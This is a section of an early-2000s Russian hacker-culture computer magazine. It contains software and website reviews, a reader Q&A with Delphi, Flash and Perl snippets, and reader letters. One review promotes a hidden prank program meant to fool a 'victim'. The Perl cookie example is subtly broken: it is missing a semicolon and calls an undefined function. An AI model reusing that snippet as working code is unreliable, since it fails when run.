Немного повозившись с 3D Mail Effects, я обнаружил, что эта прога не обладает способностью автоматического масштабирования, в результате чего многие 3D-модели либо не вписываются в область показа, либо выводятся на экран в виде маленькой незаметной точки. Поэтому, если ты хочешь получить качественную картинку, размеры таких моделей придется корректировать самому... Тут, правда, возникает маленькая заковырка - далеко не каждый юзер имеет в своем распоряжении приличный 3D-редактор, а ставить его ради такой мелочи никто не станет. Нужна альтернатива. И такой альтернативой вполне может стать Deep Exploration - специальный вьювер, позволяющий открывать файлы множества популярных 3D-форматов (Studio, LightWave, Caligari, Direct X, VRML, Cinema 4D, AutoCAD и многих других) и умеющий конвертировать объекты из одного формата в другой (если необходимо, то и с внесением некоторых корректив, требуемых, к примеру, программой 3D Mail Effects :). Программа имеет простой и понятный интерфейс с деревом каталогов и областью просмотра. Модели можно вращать, масштабировать и перемещать с помощью мыши. Выводится вся информация о сцене и отдельных ее составляющих. Впрочем, последнее вряд ли заинтересует неспециалистов. Другое дело - встроенный модуль для поиска моделей в инете :). Вот это действительно важно!
Какой же вывод можно сделать из всего вышесказанного? Да только один! Дистрибутивчик Deep Exploration следует на всякий случай записать на винчестер - в наше время иметь дело с 3D-моделями в различных форматах порой приходится даже самым обычным пользователям.



3D Eye Collective Information Display v 1.0

Windows 9x/Me/NT/2k/XP
Size: 356 Kb
Shareware
http://3deyecid.co.uk

3D Eye Collective Information Display - это очередная попытка сделать из обычного интернета трехмерный путем размещения большого количества отдельных веб-страниц в виртуальном пространстве. Фишечка именно этой разработки заключается в том, что программа позволяет создавать и сохранять подборки интернет-ресурсов. Получается что-то вроде трехмерного менеджера закладок. В принципе ориентироваться в такой коллекции ссылок довольно удобно - ты видишь четкую структуру, состоящую из уменьшенных изображений веб-страниц, а не просто строки текста. Клик по изображению необходимой тебе странички вызывает открытие соответствующего адреса в браузере. Программа выполнена в виде дополнительной примочки к Internet Explorer. После ее установки в окне бродилки появляется дополнительная инструментальная панель. Используя кнопки на этой панели, можно быстро загружать готовые коллекции веб-страниц, создавать новые, добавлять в коллекцию отдельные странички и целые сайты. Последнее, кстати, особенно забавно - открыл ты, допустим, в ослике www.xakep.ru, нажал на панели 3D Eye кнопку «Spider links from this page», и тут же перед твоими глазами начинает вырисовываться своеобразная 3D-версия официальной паги журнала...



Flasher v 1.0

Windows 9x/Me/NT/2k/XP
Size: 240 Kb
Freeware
http://www.rjlsoftware.com/software/entertainment/flasher



Приближается 1 апреля. Отдельные несознательные личности уже начали ползать по Сети в поисках свежих прог-заподлянок. И нет ничего удивительного в том, что самый известный производитель подобного рода продукции компания RJL Software, поспешила выложить для свободного скачивания свою новую разработку - программу Flasher. Указанная софтина умеет с заданной частотой высвечивать на экране заданное изображение. Поскольку изображение высвечивается лишь на миг, жертва розыгрыша вполне может поначалу принять работу проги за фокусы собственного подсознания. И действительно, это весьма изощренное издевательство. Ты лишь представь себе, что будет, если фанату начнет мерещиться эмблема ненавистной ему команды, начальнику - логотип конкурентов, а вечно озабоченному студенту - образ роскошной женщины в соблазнительной позе... Хе-хе... Настройка программы сводится к заданию картинки и периода между «вспышками». Интерфейс, как таковой, у Flasher'а отсутствует - все необходимые параметры передаются в командной строке (см. файл readme.htm, идущий в комплекте). Программа понимает любую графику в форматах JPG, BMP, EMF, WMF и ICO. Выполняется Flasher в фоновом режиме, незаметно для пользователя, но самостоятельно в Автозагрузку не прописывается. Для закрытия программы следует поместить указатель мыши в левый верхний угол экрана.

Dancing Stick Figures v 3.7

Windows 9x/Me/NT/2k/XP
Size: 1746 Kb
Freeware
http://www.cs.unibo.it/~ljw1004/sticky



Забавный плагин для Windows Media Player'а и Winamp'а - фигурки, танцующие в такт музыке. Множество самых разнообразных сюжетов: скелетики на кладбище празднуют Хеллоуин, народ оттягивается на вечеринке, космонавт наворачивает круги вокруг Земли, злобные музыканты зажигают на сцене. Большинство фигурок нарисовано примитивно, но некоторые выглядят вполне достойно. Особенно меня приколол президент США, который несколько нервно дергался под песню Красных Элвисов «A Kegga Beer and Potato Chips». Но ты же понимаешь, я бы не стал рассказывать тебе о Dancing Stick Figures, если бы это была обычная софтина из разряда «просто еще один плагин для Winamp'а». Нет, Dancing Stick Figures попали в ШароWAREZ благодаря тому, что вместе с плагином поставляется специальный редактор, позволяющий любому юзеру замутить танцующую фигурку собственного производства! А это, согласись, в корне все меняет! Ведь одно дело, когда под музыку по экрану прыгает паучок, и совсем другое, когда то же самое делает отсканированная фотка твоего приятеля. Особенно если она не просто перемещается с места на место, а еще и весьма активно машет при этом ручками и ножками!

WWW

Алекс Экслер (exler@exler.ru)

Человеко-часы

http://www.humanclock.com

Посетив этот сайт, понимаешь, что возможности саморазвлечения в интернете - поистине безграничны... В данном случае идея простая. Заходишь на сайт, выбираешь вид часов (со стрелками или аналоговые), затем отмечаешь временную зону и... Перед тобой каждую минуту возникает реальная фотография, на которой изображено время. Это может быть человек, держащий плакат с написанными на нем цифрами, изображение часов в автомобиле, доме или на вокзале, собачка с плакатом в зубах и так далее и тому подобное. И как представишь, сколько на этот проект потрачено времени и людских ресурсов, так сразу... Так сразу хочется сфотографировать себя с картонкой в руках, на которой написано время, и отослать фотку этим ребятам, чтобы оставить свой след в истории.



Набор для «пьяных шашек»

http://minibottle.virtualave.net




Вряд ли кому-нибудь, даже на диком вебе, придет в голову собирать коллекцию мерзавцев. А вот собирать «мерзавчиков» - почему бы и нет? «Мерзавчиками» спокон веков в народе зовутся ма-а-а-аленькие бутылочки со спиртным вместимостью 50 миллилитров. Почему именно «мерзавчики»? Все очень просто. Дело в том, что нам, русским и русифицированным людям, 50 граммов, которые содержатся в такой бутылочке, - ни уму, ни сердцу. Разве что в чай добавить. Выпивать такие количества - бессмысленно. Вот и получается, что это не бутылочка, а чистый мерзавчик: дразнит алкоголем, а толку с него - как с Windows на 286-м компьютере. Вот неизвестный молодой человек и рассудил: на черта пить такие бутылочки? Их надо собирать. Для потомков. Чтобы потом как-нибудь разом все выпить. Собирал он, собирал... И дособирался аж до 1500 штук, которые заботливо сфотографированы, отсканированы и выставлены на сайте, чтобы мы смотрели и облизывались - эх, вот как бы такими бутылочками в пьяные шашки сыграть...

Кнопка для нажимания


http://knopka.ush.ru

Думаете, просто заманиваю, а там внутри нечто грандиозное? Правильно, грандиозное! Кнопка для нажимания! Медитативно, афористично, метафизично, седативно, расслабляюще, умиротворяюще, реалистично, но в то же время - трансцендентально. Насладись сам, нас лади свой мятущийся ум. Лично я потратил на этот сайт ровно 12 минут и 54 секунды, о чем ни капли не пожалел. Только на забудь о том, что на кнопку надо нажимать спокойно и без рывков. И если ты еще не понял, что это такое, объясняю популярно. Это «Метафизическая конструкция, предназначенная для осознания индивидом тщетности человеческих усилий, иллюзорности собственного существования и эфемерности всего сущего».



Хочешь штучку на батарейках?


http://friendfinder.frog.ru



Совсем уже обалдели. Мало им тамагочи и сайтов знакомств. Теперь выпустили FriendFinder - нечто среднее между первым и вторым. Эту пластмассовую заразу нужно кормить батарейками, а она в благодарность будет пищать, когда мимо тебя проходит другое человекообразное существо противоположного пола, которое свою томагочу настроила примерно на то же, что и ты. Настраивается там цель знакомства: поговорить, выпить, полюбиться, поужинать. Непонятно, впрочем, почему «поужинать» является квинтэссенцией первых трех целей, но это проблема создателей устройства. Что характерно, файндеры для мальчиков выпускаются голубого цвета. Для девочек - розового. Но срабатывают эти пластмассовые заразы только на противоположный пол. Ну, хоть на том спасибо... Так что если у тебя сломался рот или ты начисто забыл, как можно знакомиться живьем - тебе на этот сайт. Разоряйся на батарейках. Так тебе и надо!

Замочи педестрианов!


http://killer.flaboratorium.org



Симпатичный такой сайтик, который называется «Педестриан киллер». Впрочем, пугаться не нужно, к гомофобии этот ресурс не имеет ни малейшего отношения. «Педестриан» - так по-английски называют пешеходов. Ну да, такой дурной язык. А ты думаешь, почему Диккенс так мучился?.. Но не волнуйся, в игре нет ничего неэстетичного. Просто пешеходы перебегают дорогу, а ты их давишь машиной. Задавишь мало - получишь немного очков. Задавишь много - будешь поощрен высокими баллами. Очень романтичная игрушка, мне понравилось. И вовсе неправда, что она воспитывает какие-то не такие чувства. Мне в реальной жизни после нее ни разу не хотелось задавить пешехода. А если и хотелось, то вовсе не из-за этой игрушки. Потому что эти негодяи ведут себя, как полные идиоты: бросаются под колеса, никуда не смотрят и так далее. Но странно то, что как только я начинаю ходить пешком, как полные идиоты ведут себя водители. Это какой-то парадокс, честное слово!

Два вагона разнообразных терминов

http://www.terms.ru



Сам ресурс, может, и не дикий - полное собрание всевозможных терминов из всевозможных областей человеческой деятельности для всевозможных полов, возрастов и родов войск. А вот применение этого энциклопедического безобразия может привести к довольно диким эффектам. Вот, например, хочется тебе произвести впечатление на тетку, которая учится в музыкальном училище... Ну и вперед! Подготовил шпаргалку на этом сайте, а при встрече забузолил следующее: «Ты представляешь, вчера с друзьями немного помузицировали. Ну так, просто для души. Конечно, это был не литердафель, но получился вполне пристойный гамелан. Я играл на аркичембало, Вован - на джалтаранге, Серега изгалялся на пипе, Петька укрощал тридекснис. Хорошо поиграли. Начали с простенького багателя, а потом, когда дольче перешло в сфорцандо, как рубанули тонадилью со сплошными амбушюрами, так септорика субмотивом и дошла до монотематизма, обойдясь без каденции. У Митьки даже смычок от его хийуканнели треснул, после всех этих скорпатур». Думаю, девушка после этого будет твоя.

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос

Q: Я — студент технического ВУЗа. Поэтому приходится постоянно сталкиваться с различными чертежами, схемами и тому подобным. Нет ли программки, способной начертить все необходимые рамки для чертежей по ГОСТовским стандартам? Весь инет обыскал — так и не нашел.

ответ

A: Я бы удивился, если бы такой утилитки не было. Я лично уже давно пользуюсь специально заточенным для данных целей Word'овским шаблоном и ГОСТовским шрифтом. Полный набор вместе с подробными указаниями по установке можно скачать отсюда: http://vgman.narod.ru/ir/iso/index.htm.

вопрос

Q: Подскажи утилиту для конвертирования DVD в VCD(SVCD)!

ответ

A: Название подходящей тулзы неоригинально - DVD2SVCD (http://www.macsat.com/). Что она умеет? Во-первых, конвертировать файлы из форматов DVD/AVI/PVA/M2P в SVCD и VCD, что впрочем, тебе и требуется. Однако этим возможности программы не ограничиваются. DVD2SVCD с легкостью проведет запись из системы NTSC в PAL, переведет звук 48000 KHZ в 44100 KHZ, разобьет видео на сегменты и диски и подключит необходимые субтитры.

вопрос

Q: Что хорошего/плохого скажешь о GNOME 2.2 final?

ответ

A: Никогда не был фанатом GNOME'a, поэтому ставил его лишь из профессионального интереса. И забегая вперед, скажу, что многочисленные мелкие изменения вызвали лишь положительные эмоции. Сразу бросился в глаза чуть измененный интерфейс. Разработчики упростили все до предела, теперь в работе разберется даже пятилетний ребенок. Различные графические преобразования как нельзя лучше повлияли на внешний вид оболочки, такую не стыдно показать даже не смыслящей в компьютерах подружке. Удивительно, но скорость работы ничуть не упала, наоборот, благодаря различным оптимизациям все стало буквально летать. Замечу, в версии 2.0 у меня были некоторые непонятные задержки и подтормозы. Теперь же – все OK. Появившиеся утилиты, например, текстовый редактор, программа просмотра изображений в режиме slide-show и универсальный архиватор ничем особенным не выделяются, поэтому останавливаться на них нет смысла. Как, впрочем, и на остальных многочисленных несерьезных поправках. Легче будет ознакомиться с Release Notes.

вопрос

Q: На работе постоянно приходится бэкапить информацию (документы, системные файлы и т.п.). До сих пор делал это обычными bat-файлами — достало! Хочется чего-нибудь удобного и легко настраиваемого.

ответ

A: Программ для автоматизированного бэкапа развелось немало. Мне приглянулась утилита nnBackup (http://www.nncron.ru/index_ru.html), написанная русскими разработчиками. Возможности программы наверняка удовлетворят даже очень требовательного пользователя. Используя богатый выбор настроек, с помощью nnBackup можно не только проводить банальное копирование, но и наладить автоматическое восстановление данных из резервной копии или провести синхронизацию содержимого каталогов. Более того, программа поддерживает сжатие данных. А автоматизировать действия тулзы можно при помощи дополнительной утилиты от тех же разработчиков - nnCron, представляющей собой широко настраиваемый планировщик.

вопрос

Q: Мне заказали сделать симпатичный autorun с анимацией, выпадающими менюшками и прочими красивостями для рекламного компакта одного крупного издательства. Так как главным критерием была наглядность, то я решил сделать все на Flash'е. Все получилось даже лучше, чем я ожидал, но есть одна проблема. Я понятия не имею, как можно запустить внешнюю программу из flash-ролика...

ответ

A: Встроенный язык скриптов во Flash'е – в принципе очень мощная вещь. Не понимаю, почему многие хорошие дизайнеры обходят его стороной. Но эту проблему мы будем потихоньку исправлять. Сейчас я коротко расскажу о синтаксисе команды fscommand, с помощью которой и решается поставленная задача.

Собственно запуск внешнего приложения:

```
fscommand(«exec»,»notepad.exe»);
```

Запись строки в файл:

```
String = «Хакер's FAQ»;
FileName = «c:\\X_0303_FAQ.txt»;
fscommand(«exec»,»command.com\t/C\techo\t» + String + «\t>» + FileName);
```

Добавочная запись строки в файл:

```
String = «End of Xakep's FAQ»;
FileName = «c:\\X_0303_FAQ.txt»;
fscommand(«exec»,»command.com\t/C\techo\t» + String + «\t>>» + FileName);
```

Переименование файла:

```
FileName = «c:\\X_0303_черновик.txt»;
NewFileName = «c:\\X_0303_FAQ.txt «;
fscommand(«exec»,»command.com\t/C\tren\t» + FileName + «\t» + NewFileName);
```

Изменения атрибутов файла:

```
FileName = «c:\\X_0303_FAQ.txt»;
Attributes = «-a+h+r+s»;
// «-» снять атрибут
// «+» добавить атрибут
// a, r, s, h - соответственно  archive, read only,  system, hidden
fscommand(«exec»,»command.com\t/C\tattrib\t» + Attributes + «\t» + FileName);
```

вопрос

Q: Не подскажете какой-нибудь хороший boot manager, чтобы на один винчестер можно было поставить несколько операционных систем, включая Win98, WinMe, WinXP, Win 2000 и обязательно Линукс...

ответ

A: Чем тебя не устраивает LILO? Имхо, ничего больше и не нужно... Хотя это дело вкуса. Если хочешь попробовать что-нибудь экзотическое, то я рекомендую тебе Acronis OS Selector (http://www.acronis.ru/products/osselector/). Ничего лучше я пока не видел. Легкая установка, поддержка огромного количества ОС (включая все Linux'ы, BSD, Solaris, OS/2, BeOS, QNX, B-Tron и т.д.), отличный интерфейс и возможность работы с разделами винчестера. В любом случае, лучше один раз увидеть, чем сто раз услышать.

Q: В последние время все чаще и чаще слышу о водяном охлаждении различных частей компьютера (прежде всего — процессора). Но мнения пока крайне противоречивы. Может быть, ты внесешь ясность? Объясни фишку!

вопрос.........................

ответ.........................

A: Не стоит объяснять, что компьютерная индустрия развивается очень быстро. С каждом днем появляются девайсы, которые еще вчера казались чем-то абсолютно нереальным. Увы, у этой тенденции есть и обратная сторона. С ростом производительности увеличивается и тепловыделение. А перегрева компоненты компьютера не любят. Чуть что – и сразу глюки, зависоны, самопроизвольные перезагрузки... Поэтому развитие сферы водяного охлаждения компьютера отнюдь не случайно. Возьмем, к примеру, систему Koolance PC2-C (http://koolance.com/products/product.html?code=MCS-A01). Принцип работы прост до безобразия. К каждому из компонентов компьютера (а именно: процессору, винчестеру, северному мосту чипсета и графическому чипу видеокарты) проводятся вотерблоки, которые последовательно подключены к насосам, по которым циркулирует вода, и специальному резервуару, который охлаждает жидкость при помощи радиатора и нескольких вентиляторов. Установить такую систему совсем не сложно, особенно если учитывать, что PC2-C поставляется вместе со специальным корпусом, на котором присутствуют все необходимые крепления для компонентов системы, а также блок управления. Комплексное охлаждение, охватывающее все 4 греющихся компонента компьютера, работает очень эффективно, ничуть не хуже, чем лучшие экземпляры воздушных кулеров. Шума при работе практически нет, а ведь как раз это мы и любим. Тихо и холодно =). Жаль, что стоит такая система недешево. Этим, вероятно, и объясняется недоверие пользователей к подобным способам охлаждения.

Q: Слышал, что во время игры по модему (да и по локалке тоже) общаться голосом. Очень хочется узнать, как можно реализовать подобную фичу.

вопрос.........................

ответ.........................

A: Идея голосового общения в процессе игры появилась не вчера. Тот же Counter-strike уже довольно давно комплектуется данной функцией по умолчанию. Все что от тебя требуется – рабочий микрофон. Программ для обеспечения голосового общения, потребляющих приемлемое количество трафика, не так уж и много, тем не менее, и среди них можно выбирать. Если тебе нужна наипростейшая программа с минимумом настроек, то советую потестить PicoPhone (http://www.vitez.it/picophone/index.html). Всего пятьдесят килобайт, зато работает весьма шустро и стабильно. Намного более навороченной является утилита Background Communicator (бывшая GAMER`S portable Radio). В твоем распоряжении будет наглядный контакт-лист, возможность настраивать качество передаваемого звука и выбирать кодек для его сжатия. К тому же стоит учитывать способность программы налаживать «конференцию» на несколько человек (у PicoPhone количество общающихся ограничено двумя).

Q: Как можно уменьшить размер исполняемого файла, скомпилированного на Delphi?

вопрос.........................

ответ.........................

A: Самым простым решением будет использование какого-нибудь компрессора исполняемых файлов. К примеру, ASPACK (http://www.aspack.com/) или Shrinker (http://www.blinkinc.com). Другой способ сложнее (но и эффективнее) – писать программы на WinAPI без использования VCL. Для новичка это невероятно трудно, но если разобраться с компонентами Key Object Library (http://bonanzas.rinet.ru/rindex.htm), то результат превзойдет все ожидания!

Q: Можно ли ограничить длину текста, который пользователь вводит в TEdit, так, чтобы ширина текста не превышала ширину TEdit'a?

вопрос.........................

ответ.........................

A: Многие начинающие Delphi-программеры сталкиваются с такой проблемой, а решить-то ее – раз плюнуть. Способов несколько. Опишу лишь один.

```
procedure TForm1.Edit1KeyPress(Sender: TObject; var Key: Char);
var
   cRect : TRect;
   bm : TBitmap;
begin
   if ((Ord(Key) <> VK_TAB) and (Ord(Key) <> VK_RETURN) and
      (Ord(Key) <> VK_LEFT) and (Ord(Key) <> VK_BACK)) then
   begin
      Windows.GetClientRect(Edit1.Handle, cRect);
      bm := TBitmap.Create;
      bm.Width := cRect.Right;
      bm.Height := cRect.Bottom;
      bm.Canvas.Font := Edit1.Font;
      if bm.Canvas.TextWidth(Edit1.Text + Key) > CRect.Right then
      begin
         Key := #0;
      end;
      bm.Free;
   end;
end;
```

Смысл в том, что процедура перехватывает событие Edit1KeyPress, после чего измеряет ширину нового символа и уже введенного текста. Если общая ширина больше, чем заданная область TEdit'a, введенный символ отбрасывается.

ЛАМОРАЗМЫ НОМЕРА

Так, я не понял. Что получается, Windows 98 хуже Windows XP? Мне на фирме сказали, что XP – это аббревиатура от слова «Хрень», она и стоит дешевле. Поэтому я Виндовс 98 в офис десять штук купил.

Нам учительница по информатике сказала, что Ассемблер – самый простой язык, и начинать знакомство с программированием нужно именно с него. А вы говорите, что это язык для профессионалов. Так кому верить?

CD, который идет к вашему журналу, разлетелся у меня в CDROM'е. Вследствие чего привод перестал работать. Вы возместите ущерб?

Мне предложили купить программу, которая ускоряет инет на 100%. Скорость становится как на выделенке. Стоит ли соглашаться, и как это может быть реализовано? P.S. Предлагают за 100$.

NEXT

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос

Q: Посоветуй какой-нибудь MP3/CD-плеер с хорошей функциональностью, please. Под хорошей функциональностью подразумевается: стильный дизайн, пульт ДУ, хорошее воспроизведение звука и очень желательна поддержка русских ID3-тэгов.

ответ

A: Пожалуй, не многие MP3/CD-плееры удовлетворяют всем этим требованиям. По крайней мере, мне такие встречались крайне редко. Наилучшее впечатление произвел недавно попавший в мои руки iRiver SlimX iMP-400. Дизайн плеера классический, минимум кнопок на корпусе самого плеера (все управление вынесено на пульт ДУ). Воспроизведение звука – твердая пятерка, хотя некоторые жалуются на помехи. Я такого не замечал, не встречался также и с заиканиями. Благо антишок на несколько минут работает как часы. Управление полностью осуществляется через пульт ДУ, в котором, на мой взгляд, нет недостатков. К навигации, правда, придется некоторое время привыкать, но привыкнув, не испытываешь никаких неудобств. ЖК-дисплей четко показывает все ID3-тэги mp3'шек (включая русские), зато о существовании тэгов у WMA-файлов вертушка не знает, а жаль... Приятной неожиданностью оказалась поддержка плеером winamp'овских плей-листов (*.m3u). Мелочь, а приятно. Что касается чтения CD, то здесь не все так гладко. На некоторых некачественных болванках заметны задержки между треками, а иногда болванки довольно долго распознаются. Хотя никаких проблем с CDRW и мультисессионными CDR не было. Устройство комплектуется двумя аккумуляторами (формат Stick, емкость 1400 мАч) и встроенным зарядным устройством. Полной зарядки с лихвой хватает на 9-10 часов прослушивания mp3-файлов с битрейтом 128 Кбит/с. В целом плеер оставил самое хорошее впечатление, все продумано буквально до мелочей. Эх, если бы еще цена...

вопрос

Q: Слышал, вышел 3DMark 2003. Но весит аж 200 метров, стоит ли качать?

ответ

A: 3DMark уже давно стал стандартом де-факто в тестировании производительности видеосистемы. Поэтому выход новой версии бенчмарка – большое событие, особенно для авторов и обозревателей на сайтах hardware-тематики. Я, как большой любитель поэкспериментировать с видеокартами, ничуть не сомневаясь, закачал новый пакет. 3DMark 2003 состоит из четырех игровых тестов, теста процессора и компонента для тестирования качества изображения и 3D-звука. Замечу, что возможность тестирования объемного 3D-звука – отличное нововведение. Наконец-то появился бенчмарк, позволяющий оценить влияние источников объемного звука на производительность видеосистемы. Хотя результаты этого теста разработчики сочли второстепенными при оценке 3D-графики, поэтому на итоговый рейтинг они никак не влияют. Четыре графических теста воспроизводят эпизоды из нескольких игр, нагружая видеокарту по максимуму, заставляя использовать все поддерживаемые ей инструкции. Из результатов всех тестов становятся ясны первостепенные цели бенчмарка. Моя весьма неплохая машина достойно справилась только с первым тестом, в остальных же (особенно в последнем, где тестируется уживаемость видеокарты с DirectX 9.0) количество FPS не превышало 10. Так что если ты не являешься счастливым обладателем GeForce FX или Radeon 9700, то новая версия бенчмарка тебе не подойдет...

вопрос

Q: Работаю сейчас над своим веб-порталом. Но никак не могу до конца понять, как поставить и прочитать cookie. Объясни, пожалуйста! Да, я программирую на перл.

ответ

A: Для установления плюшки (куки) используй команду set-cookie. Синтаксис достаточно прост: «set-cookie: имя_куки=ее_значение; expires=время существования; domain=домен; secure - индикатор того, что плюшку следует передавать только по защищенному соединению (ssl)». А пример получения куки наглядно показан в следующем скрипте:

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
print "<html><head><title> Получение плюшки</title></head>\n";
print "<body><h1>Плюшка<h1>\n"
print "mycookie =", getcookie("mycookie");
print "</body></html>";
```

вопрос

Q: Я программирую на Delphi. Как можно осуществить свертывание программы в трей (это там где часики)?

ответ

A: Не волнуйся, наши читатели наверняка знают, где находится трей. Что касается осуществления этой фишки, то ничего сложного здесь нет. К счастью, уже давно нашлись люди, которые абсолютно бескорыстно помогают начинающим программерам, выкладывая компоненты своих программ для всеобщего юзанья. В нашем случае будут полезны компонент RxTrayIcon из набора RxLib(ftp.tomica.ru/upload/4Eagle/RX/RXLIB275.ZIP), LMDTrayIcon из набора LMDTools (ftp.scil.ru/pub/ISPRO5.5/exclusive/), TrayIcon из набора SysTools.

вопрос

Q: Подскажи, как можно реализовать проверку орфографии on-line? Обыскал весь инет, повсюду только платные скрипты, а на варезных сайтах такую мелочь не выкладывают...

ответ

A: Да, действительно, такие скрипты довольно редки. В свое время, когда у меня был заказ написать сайт на ASP, я использовал скрипт Poor Man's Spell Checker (http://216.122.171.143/code/pmsc/). Ничего особенного в нем нет, простенькая реализация и не очень шустрый алгоритм, но за неимением лучшего...

вопрос

Q: А pcmcia-устройства будут работать под линухом?

ответ

A: Будут. Для этого необходимо установить линуксовые pcmcia-модули. Искать здесь: http://pcmcia.sourceforge.org. Не исключено, что в списке поддерживаемого железа твоего устройства не будет. Но раньше времени отчаиваться не стоит. Установив необходимые модули, запусти менеджер pcmcia-устройств. Он проверит все драйвера, может быть, один из них будет совместим с твоей железкой.

вопрос

Q: Срочно нужны несколько новостных скриптов под различные платформы. А то накачал кучу — ни один полностью моим требованиям не удовлетворяет!

ответ

A: Ну и где написаны требования?! В любом случае, упомяну только самые достойные.

PMachinePro (http://www.pmachine.com/) написан на PHP, поддерживает комментарии, архив новостей, различные тематические разделы, работает с MySQL. Более того, легко настраивается.

Про остальные подробно рассказывать не буду, функции те же:

Movable Type (http://www.movabletype.org/)
Fusion News (http://www.fusionphp.com/)
PVD Tape of news v2.0 release (http://pvdnews.thebest-host.com/)
PMachinePro (http://www.pmachine.com/)
ApexNews (http://www.apexnews.net/)



ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

НА ПИСЬМА ОТВЕЧАЛ CENTNER (WWW.CENTNER.TK)

РАЗ, РАЗ, РАЗ… РАЗ, РАЗ. ТИШИНА В СТУДИИ…

Тишина в студии… Работают все радиостанции. С нами снова наш любимец и несгибаемый национальный герой Centner, который с упорством накуренного землекопа будет лопатить горы приходящей почты в поисках литературных самородков и прочих полезных ископаемых. На данный момент мне удалось-таки изыскать несколько перлов, которые я и хочу представить сегодня на всеобщее обозрение.



Первым искрометным литературным перлом в тоннах эпистолярной руды оказалось послание товарища Страйкера [striker_xxx@mail.ru], которому не дают покоя глюки в нашем журнале (да и не только в журнале и не только глюки).

Здраствуй, дарагой гастроном][акер, и тебе тоже, кто отвечает на этот шампунь :))). Читаю я вас аж-ж, то есть полгода. В общем журнал очень хороший, и я буду продолжать его покупать, до ваших дней, Аминь!!! :)) И как обычно в каждом приличном издании за такие-то деньги есть свои собственные глюки :). Я хочу просветить и дать вам некоторые советы, ибо я легион, и нас много :):):):)=:
1.Ваш диск является очень хорошим произведением искусства, но оболочка могла быть и покруче! со своим распаковщиком, например. Также было бы неплохо, если бы на диске были кряки для прог, Хакер вы или кто?
2.Теперь насчет журнала. Его можно было бы сделать побольше. Добавить 10-20 страниц, и на половине выложить рекламу, это бы себя окупило.
3.Дизайн дизыгна, то есть журнала, просто офигеть! Но иногда его развозит, особенно в «Зале суда». Я бы еще хотел узнать, что было написано в номере ver 10.02(46) на 33 странице, 3-й столб, внизу. У меня там черная краска.
Ну все, пора бы и заканчивать, да как-то не заканчивается :))). В общем все круто, так и держать!!!
P.S. Письмо не критиковать, не кусать, не грызть, не есть – отравлено :)); ни в коем случае не удалять, оно на гарантии и застраховано!!!!! Если шо, то меня кличут STRIKER*ом

**Уважаемый Страйкер!
Наш журнал рассчитан на различные возрастные, социальные и даже инвалидные группы. По этой причине диск, который является приятным дополнением к журналу, упаковывается в простенький полиэтиленовый пакетик. Если ты испытываешь некоторые затруднения с распаковкой диска, рекомендую тебе обратиться за помощью к членам своей семьи, сестре-сиделке, прохожим или санитарам. В любом случае, мы учтем твои пожелания, и начнем разработку самораспаковывающегося пакетика на молнии, на липучке или в качестве приложения к диску будем предлагать нашим читателям безопасную открывалку для компактов. По поводу черной краски в VER.10.02(46) могу сообщить тебе, что это произошло в результате экспериментов с искривителем пространства конструкции Д. Шеповалова. Обещаю, что более такого не повторицца. С уважением Centner и весь ХАКЕР.**



Ну вот. Одному уже стало легче. Продолжаем наши изыскания. Вот еще одно послание в бутылке, практически сигнал бедствия, полученный от Бессмертного [Immortall@newmail.ru].

Здравствуйте, Дорогая Редакция! У меня проблема: сижу я сегодня за компом, и от скуки решил посмотреть, какие приложения находятся в моей оперативке, нажимаю Ctrl+Alt+Del, захожу в Диспетчер задач - и что я вижу: 99% ресурсов жрет процесс под названием «Бездействие системы»! И что самое страшное, я не могу его выключить. Что мне делать? Может, это вирус? Подскажите, пожалуйста... Заранее спасибо!
– Best regards, Immortal

